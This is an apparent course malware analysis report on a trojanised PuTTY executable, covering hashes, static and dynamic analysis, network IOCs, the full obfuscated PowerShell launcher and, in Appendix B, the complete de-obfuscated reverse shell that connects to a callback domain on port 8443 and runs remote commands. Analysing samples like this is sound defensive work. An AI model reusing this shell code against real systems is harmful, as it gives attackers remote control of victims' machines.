

# Malware Analysis Report

## Silly Putty

Aug 2024 | Kristo Tony | v1.0



# Table of Contents

<b>Table of Contents.....</b>	<b>2</b>
<b>Executive Summary.....</b>	<b>3</b>
<b>High-Level Technical Summary.....</b>	<b>4</b>
<b>Malware Composition.....</b>	<b>5</b>
putty.exe.....	5
<b>Static Analysis.....</b>	<b>7</b>
<b>Dynamic Analysis.....</b>	<b>8</b>
<b>Indicators of Compromise.....</b>	<b>9</b>
Network Indicators.....	9
Host-based Indicators.....	10
<b>Rules &amp; Signatures.....</b>	<b>11</b>
<b>Appendices.....</b>	<b>12</b>
A. Callback URLs.....	12
B. De-Obfuscated Payload.....	13



## Executive Summary

SHA256 hash	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93CEA6EE83
-------------	--


Silly Putty is a trojan encountered while investigating malware samples during the PMAT analysis course. The program is a 32-bit PE executable written in C. The trojan consists of the original PuTTY.exe program file on the front end and deploys a payload on the back end to establish a remote connection to an external domain on the target machine. The program created no artefacts on the host during the program's detonation.

YARA signature rules are attached in Appendix A.



## High-Level Technical Summary

The trojan consists of a payload written in Powershell and the PE executable of putty. On execution, the payload opens up a PowerShell command prompt which tries to set up a reverse shell to the server `bonus2.corporatebonusapplication.local` at port 8443. At the same time opening up the legitimate putty application.





## Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
<b>putty.exe</b>	0C82E654C09C8FD9FDF4899718EFA37670974C9EEC5A8FC18A167F93C EA6EE83

### putty.exe

The initial executable that runs the Powershell payload with the legitimate putty executable.

### Powershell payload:

A Gzip and base64 encoded Powershell script that reaches out to the malicious domain and sets up a reverse shell.



```
Main payload - powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(
[System.Convert]::FromBase64String('H4slAOW/UWECA51W227jNhB991cMXHUtIRbhdBDAE
SCLePvSGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbkoOIRwK1
OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNpIPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G
9kGsLJLscvdlVGqInRj0r9Wpn8qfASF7TldCQxMScpzZR4WIZ4EFrLMV2R55pGHILUut29g3Ev
E6t8wjl+ZhKuvKr/9NYy5Tfz7xlrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfg
CVSroAvw4Dlf4D3XnKk25QHIZ2pW2WkKO/ofzChNyZ/ytiWysFe0CtyITIN05j9suHDz+dGhKl
qdQ2rotcnroSXBt0Roxhro3Dqhx+BWx/GlyJa5QKTxEfXLDK/hLyaOwCdeeCF2pImJC5kFRj+U
7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3UsmVx7ewV4Mg
KMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4
AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miB
nlrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBggqIGnrLpyBh3x9bt+4XQpnRmaKdTh
gYpUXujm845HldzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Toh
dcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh
33UaDWw7eMfrGA1NIWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOWdkTPX
SSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98l7sAgg5wuCktlcWPiYTk8prV5tbHFafICleuZ
QbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuS
v1MC6DVOthalh1IKOR3MjoK1UJfnhGVlPpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFW
p5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

Fig 1: Obfuscated Powershell Payload.



# Static Analysis

Functions

Name

entry0

fcn.00401000

fcn.00401177

fcn.0040130c

fcn.00401473

fcn.00401482

fcn.00401630

fcn.0040164e

fcn.004016c7

fcn.00401745

fcn.00401793

fcn.004017a4

fcn.00401819

fcn.00402ec9

fcn.00402f24

fcn.00402fa0

fcn.00402fec

fcn.00403068

fcn.00403084

fcn.004030a6

fcn.00403179

fcn.004031ad

fcn.0040324d

fcn.004032eb

fcn.00403392

fcn.00403430

fcn.004034c2

fcn.004034f8

fcn.004035aa

fcn.00403662

fcn.00403700

fcn.0040379e

Dashboard

OVERVIEW

Info

File:

C:\Users\SR\Desktop\putty.exe.ma

Format:

pe

Bits:

32

Class:

PE32

Mode:

r-x

Size:

1.47 MB

Type:

EXEC (Executable file)

Language:

c

FD:

3

Base addr:

0x00400000

Virtual addr:

True

Canary:

False

Crypto:

False

NX bit:

True

PIC:

False

Static:

False

Relro:

N/A

Architecture:

x86

Machine:

i386

OS:

windows

Subsystem:

Windows GUI

Stripped:

False

Relocs:

False

Endianness:

LE

Compiled:

Sat Jul 10 02:51:55 2021 UTC

Compiler:

N/A

Certificates

Version info

Hashes

MDS:

334a10500feb0f344bf2e86ab2e76da

SHA1:

c6a97b63fbd970984b95ae79a2b2aef5749ee463

SHA256:

0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a157f93cea6ee83

CRC32:

567d8ee5

ENTROPY:

7.394148

Libraries

gd32.dll  
user32.dll  
comdlg32.dll  
shell32.dll  
ole32.dll  
imm32.dll  
advapi32.dll  
kernel32.dll

Analysis info

Functions:

1929

X-Refs:

30427

Calls:

23090

Quick Filter

X

Fig 2: Cutter output with basic details.



## Dynamic Analysis




Fig 3: Process Tree from Procmon.




Fig 4: Executed Program.





# Indicators of Compromise

The full list of IOCs can be found in the Appendices.

## Network Indicators

No.	Time	Source	Destination	Protocol	Length	Info
9	28.884428221	10.0.0.6	10.0.0.5	DNS	98	Standard query 0x85ff A bor
10	28.889411257	10.0.0.5	10.0.0.6	DNS	114	Standard query response 0x85ff

Transaction ID: 0x85ff

- Flags: 0x0100 Standard query
- Questions: 1
- Answer RRs: 0
- Authority RRs: 0
- Additional RRs: 0
- Queries
  - bonus2.corporatebonusapplication.local: type A, class IN
    - Name: bonus2.corporatebonusapplication.local
    - [Name Length: 38]
    - [Label Count: 3]
    - Type: A (Host Address) (1)
    - Class: IN (0x0001)

[Response To: 10]

Fig 5: WireShark Packet Capture of DNS requests made.

No.	Time	Source	Destination	Protocol	Length	Info
19	47.353357	10.0.0.6	10.0.0.5	TCP	66	49686 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
21	47.857677	10.0.0.6	10.0.0.5	TCP	66	[TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
23	48.360410	10.0.0.6	10.0.0.5	TCP	66	[TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
25	48.888323	10.0.0.6	10.0.0.5	TCP	66	[TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
27	49.396935	10.0.0.6	10.0.0.5	TCP	66	[TCP Port numbers reused] 49686 → 8443 [SYN] Seq=0 Win=64
636	262.022358	10.0.0.6	10.0.0.5	TCP	66	49687 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
638	262.023292	10.0.0.6	10.0.0.5	TCP	54	49687 → 443 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
639	262.024777	10.0.0.6	10.0.0.5	TLSv1.3	659	Client Hello (SNI=config.edge.skype.com)
642	262.041322	10.0.0.6	10.0.0.5	TLSv1.3	84	Change Cipher Spec, Application Data
643	262.042841	10.0.0.6	10.0.0.5	TCP	54	49687 → 443 [FIN, ACK] Seq=636 Ack=1456 Win=2100736 Len=0
646	262.061313	10.0.0.6	10.0.0.5	TCP	54	49687 → 443 [ACK] Seq=637 Ack=1457 Win=2100736 Len=0
20	47.353993	10.0.0.5	10.0.0.6	TCP	60	8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22	47.858529	10.0.0.5	10.0.0.6	TCP	60	8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	48.361222	10.0.0.5	10.0.0.6	TCP	60	8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26	48.889961	10.0.0.5	10.0.0.6	TCP	60	8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	49.397837	10.0.0.5	10.0.0.6	TCP	60	8443 → 49686 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Fig 6: WireShark Packet Capture of TCP requests made.



## Host-based Indicators

No host-based indicators were found.



## Rules & Signatures

A full set of YARA rules is found attached to the report at  
[https://github.com/kairos-diem/Malware\\_analysis\\_reports](https://github.com/kairos-diem/Malware_analysis_reports)



# Appendices

## A. Callback URLs

Domain	Port
<b>bonus2.corporatebonusapplication.local</b>	8443



## B. De-Obfuscated Payload

```
function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @() |
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as
[Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " +
$env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        if ($Download -eq "true")
        {
            $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
            $stream.Write($sendbytes,0,$sendbytes.Length)
            ForEach ($module in $modules)
            {
                (Get-Webclient).DownloadString($module)|Invoke-Expression
            }
        }

        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

            $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        $listener.Stop()
    }
}
```